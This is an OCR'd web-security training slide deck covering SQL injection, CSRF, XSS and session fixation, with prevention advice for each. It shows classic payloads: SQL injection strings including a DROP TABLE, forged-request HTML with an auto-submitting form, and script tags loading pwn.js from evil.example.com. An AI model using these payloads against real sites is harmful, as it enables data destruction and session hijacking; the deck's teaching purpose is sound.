Security basics for web developers

Christoph Iserlohn

About me

Senior Consultant @ innoQ

MacPorts Team member

Why is security so important?

- Adobe – September 2013
  152.000.000 records leaked including encrypted **passwords** and encrypted **credit card numbers** and expiration dates

- Korea Credit Bureau – January 2014
  20,000,000 records leaked including **social security numbers, phone numbers, credit card numbers** and expiration dates

- „The Fappening“ – September 2014
  intimate-images from over hundred celebrities leaked

Agenda

Common vulnerabilities

in web applications

...and how to prevent them

OWASP Top 10

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

OWASP Top 10


- **A1 Injection**
- **A2 Broken Authentication and Session Management**
- **A3 Cross-Site Scripting (XSS)**
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- **A8 Cross-Site Request Forgery (CSRF)**
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

Injection attacks

Injection explained

- **Untrusted data** is sent to an interpreter
- The interpreter is tricked into **executing unintended commands**
- Problem: no clear **separation** of (untrusted) **data** from **commands**

SQL-Injection



Example

```
String user = request.getParameter("user");
String pwd = request.getParameter("pwd");
String query =
    "SELECT * FROM user WHERE name = '" +
     user + "' AND pwd = '" + pwd + "'";
Statement stmnt = conn.createStatement();
ResultSet rs = stmnt.executeQuery(query);
```

Example

Parameters chosen by attacker:

```
name = admin
pwd = ' OR 1=1; --
```

Query that gets executed:

```
SELECT * FROM users WHERE
name = 'admin'
AND pwd = '' OR 1=1; --'
```

Example

Parameters chosen by attacker:

```
name = admin
pwd = '; DROP TABLE users; --
```

Query that gets executed:

```
SELECT * FROM user WHERE
name = 'admin' AND pwd = ''; DROP
TABLE users; --'
```

NoSQL

=

No injection ?

NoSQL

=

No injection ?

NoSQL query languages

```
session.execute("
 SELECT * FROM users WHERE
 first_name = 'jane' AND
 last_name = 'smith';");
```

Cassandra – CQL

```
executionEngine.execute("
 MATCH (p:Product) WHERE
 p.productName = 'Chocolade'
 RETURN p.unitPrice;");
```

Neo4j – cypher

NoSQL built-in interpreters

- MongoDB: JavaScript
- Redis: Lua
- CouchDB: JavaScript
- ...

Other attack vectors

- XML-Parsers, XPath
- `Runtime.exec()`, `ProcessBuilder()`
- SMTP-Headers, HTTP-Headers
- LDAP
- ...

Prevention

- Use **parameterized interfaces** – e.g. prepared statements
- **Validate** user input – prefer **whitelists** over blacklists
- **Sanitize** user input – **escape special characters** sent to interpreter

Example

```
String user = request.getParameter("user");
String pwd = request.getParameter("pwd");
String query =
    "SELECT * FROM user WHERE name = ? " +
    "AND pwd = ?";
PreparedStatement stmnt =
    conn.prepareStatement(query);
stmnt.setString(1, user);
stmnt.setString(2, pwd);
ResultSet rs = stmnt.executeQuery();
```

Cross-Site Request Forgery

CSRF explained

- Attacker is able to **predict** all **details** of a **request** required to execute a particular action
- Malicious web page generates **forged requests** that are **indistinguishable** from legitimate ones
- Browsers **send credentials** like session cookies **automatically**

Meet our protagonists

The vulnerable web application

The victim

The attacker

The malicious website


The attacker tricks victim to visit malicious website

```
GET / HTTP 1.1
Host: evil.example.com
```

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK


```
<html>
  <body>
    <img src="
      https://vulnerable.example.com/transfer?
      from=victim&to=attacker&amount=100" />
  </body>
</html>
```



Vicitm‘s browser sends forged request - including session cookie (if user is logged in)


```
GET /transfer?from=victim&to=attacker&amount=100 HTTP 1.1
Host: vulnerable.example.com
Cookie: sessionID=48839ca9-a91f-aff3-df60-11147d694336
```

```
HTTP 1.1 200 OK
```

Vicitm‘s browser sends forged request - including session cookie (if user is logged in)


```
GET /transfer?from=victim&to=attacker&amount=100 HTTP 1.1
Host: vulnerable.example.com
Cookie: sessionID=48839ca9-a91f-aff3-df60-11147d694336
```

```
HTTP 1.1 200 OK
```

Vulnerable website thinks the request is legitimate and executes the transaction

I‘m safe. I‘m using POST.


01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

Safe. Really?


01 <HTML>
02 <BODY>
03 <HEADER>
04 </HEADER>

```
GET / HTTP 1.1
Host: evil.example.com
```

```
GET / HTTP 1.1
Host: evil.example.com
```

```
HTTP 1.1 200 OK
```


```
<form method="POST" id="forged"
  action="https://vulnerable.example.com/transfer">
  <input type="hidden" name="from" value="victim" />
  <input type="hidden" name="to" value="attacker" />
  <input type="hidden" name="amount" value="100" />
</form>
```

```
GET / HTTP 1.1
Host: evil.example.com
```

```
HTTP 1.1 200 OK
```


```
<script type="text/javascript">
  window.onload = function() {
    document.getElementById("forged").submit();
  }
</script>
```

GET / HTTP 1.1
Host: evil.example.com

HTTP 1.1 200 OK


```
<script type="text/javascript">
  window.onload = function() {
    document.getElementById("forged“).submit();
  }
</script>
```

POST requests are not immune to CSRF!

Just as multi-step interactions are vulnerable!

Or Websocket connections!

Or your JSON-APIs!

Prevention

- Use **CSRF-Tokens** for each request – unique/secret, linked to session
- Require **reauthentication** before critical operations
- Use **double submit** pattern for requests from JavaScript – or when there is no session
- Check for **`application/json`**


CSRF-Token example

Everytime a user requests a website including a form


```
GET /transfer
Host: csrf-safe.example.com
```


The form is enriched with a unique CSRF-token


```
<form method="POST"
  action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="4839ca9"/>
</form>
```



The form is enriched with a unique CSRF-token


```
<form method="POST"
  action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="4839ca9"/>
</form>
```




```
<form method="POST"
  action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="?????"/>
</form>
```

Attacker can‘t know value of `csrf`

```
GET / HTTP 1.1
Host: evil.example.com
```

```
GET / HTTP 1.1
Host: evil.example.com
```



```
HTTP 1.1 200 OK
```


```
<form method="POST"
  action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="?????"/>
</form>
```

```
GET / HTTP 1.1
Host: evil.example.com
```



```
HTTP 1.1 200 OK
```


```
<form method="POST"
  action="https://csrf-safe.example.com/transfer">
  <input type="text" name="from" value="victim" />
  <input type="text" name="to" value="attacker" />
  <input type="text" name="amount" value="100" />
  <input type="hidden" name="csrf" value="?????"/>
</form>
```

Vicitm‘s browser sends forged request - including session cookie (if user is logged in)


```
POST /transfer HTTP 1.1
Host: csrf-safe.example.com
Cookie: sessionID=48839ca9-a91f-aff3-df60-11147d694336

from=victim&to=attacker&amount=100&csrf=????
```

Website checks the value of `csrf` and rejects the forged request even if it contains a valid session cookie

Cross-Site Scripting


XSS explained

- Web page **includes** user supplied **(untrusted) data**
- The **data** is **not** properly **validated** or **escaped**
- Attacker can **execute scripts** in the **victim‘s browser**

Reflected XSS


Attacker crafts a special link:

```
http://vulnerable.example.com/?
q=cats<script src="http://evil.example.com/pwn.js"/>
```



Attacker crafts a special link:

```
http://vulnerable.example.com/?
q=cats<script src="http://evil.example.com/pwn.js"/>
```



Attacker crafts a special link:

`http://vulnerable.example.com/?`
`q=cats%3Cscript%20src%3D%E2%80%9C`
`http%3A%2F%2Fevil.example.com%2Fpwn.js%E2%80%9C%2F%3E%0A`

The attacker tricks victim to click on malicious link

Vicitm‘s browser sends request to vulnerable website


```
GET /?q=cats<script src="http://evil.example.com/pwn.js"/>
Host: vulnerable.example.com
```

Vulnerable website includes the query parameters in the response


```
<html>
  <body>
   Results for cats
   <script src="http://evil.example.com/pwn.js" />:
   </body>
</html>
```

Vulnerable website includes the query parameters in the response


```
<html>
  <body>
   Results for cats
   <script src="http://evil.example.com/pwn.js" />:
   </body>
</html>
```

```
GET /pwn.js HTTP 1.1
Host: evil.example.com
```


```
<html>
  <body>
   Results for cats
    <script src="http://evil.example.com/pwn.js" />:
    </body>
</html>
```

Vicitm‘s browser includes script from malicious website

Vicitm‘s browser executes script in context of the vulnerable website


```
<html>
  <body>
    Results for cats
    <script src="http://evil.example.com/pwn.js" />:
    </body>
</html>
```

hijack victim‘s session

redirect user

hijack victim‘s session

redirect user

hijack victim‘s session

insert hostile content

Persistent XSS


```
I love cats<script src="http://evil.example.com/pwn.js" />
```

Attacker injects script directly into site content (e.g. in a comment)

Vulnerable website includes the malicious script in every response


```
<html>
  <body>
    I love cats
    <script src="http://evil.example.com/pwn.js" />
    </body>
</html>
```

redirect user

hijack victim‘s session

insert hostile content

redirect user

hijack victim‘s session

insert hostile content

All users are affected

Other XSS types

- DOM-based XSS – **reflected** by **JavaScript** code on the **client side**
- Universal XSS – exploit **vulnerabilities** in the **browser**

Prevention

- Use **contextual** (HTML, JavaScript, CSS) output **escaping/encoding**
- **Validate & sanitize** user input – prefer **whitelists** over blacklists
- Protect session cookies with **`httpOnly`**
- Use **`Content-Security-Policy`** headers to limit where external resources can be loaded from

Properly escaped output


```
<html>
  <body>
    I love cats &lt;script src=&quot;http://
    evil.example.com/pwn.js&quot; /&gt;
  </body>
</html>
```

Session Management


The threat

- **Flaws** in **session management** allows an **attacker** to **steal accounts** or **impersonate users**

Common flaws

- Session IDs are **exposed** in the **URL**
- Session IDs **don‘t timeout**
- Session IDs **aren‘t changed** after logins
- Session IDs **aren‘t invalidated** during logout
- Session IDs are **predictable**

Session fixation



Attacker establishes
a valid session

https://vulnerable.example.com/?ID=48839ca

Attacker gets
a session ID

https://vulnerable.example.com/?ID=48839ca

Attacker gets
a session ID

The attacker tricks victim to login with the provided link

`https://vulnerable.example.com/login?ID=48839ca`

The attacker tricks victim to login with the provided link

`https://vulnerable.example.com/login?ID=48839ca`

Victim logs into vulnerable website


```
POST /login?ID=48839ca9
Host: vulnerable.example.com

user=joe&pwd=secret
```

Vulnerable website doesn‘t create a new session


```
HTTP 1.1 303 See Other
Location: https://vulnerable.example.com/?ID=48839ca
```

Attacker knows victim‘s session ID and has access to his account

Prevention

- Store session IDs in **cookies** – use **`httpOnly`** flag if possible
- Create a **new session** after login – (see `HttpServletRequest`)
- Properly **invalidate** sessions – during logout or due to inactivity
- Use **unpredictable** session IDs – (e.g. don‘t use `java.util.Random`)

Summary

- **Validate & sanitize** all user **input**
- Properly **escape/encode output**
- Protect your **forms** with **CSRF-Tokens**
- **Harden** your **session** management

Tools that can help

- Spring:
  Spring framework, Spring security
- OWASP:
  CSRFGuard, HTML Sanitizer, ESAPI
- Apache:
  commons lang, commons validation
- JavaEE:
  Bean validation (JSR-303), JSF (2.2)

Watch out for...

- Vulnerabilities in 3rd-party components
- Security (mis)configuration
- Proper access control

Thank you!

- Questions ?
- Comments ?

Christoph Iserlohn

christoph.iserlohn@innoq.com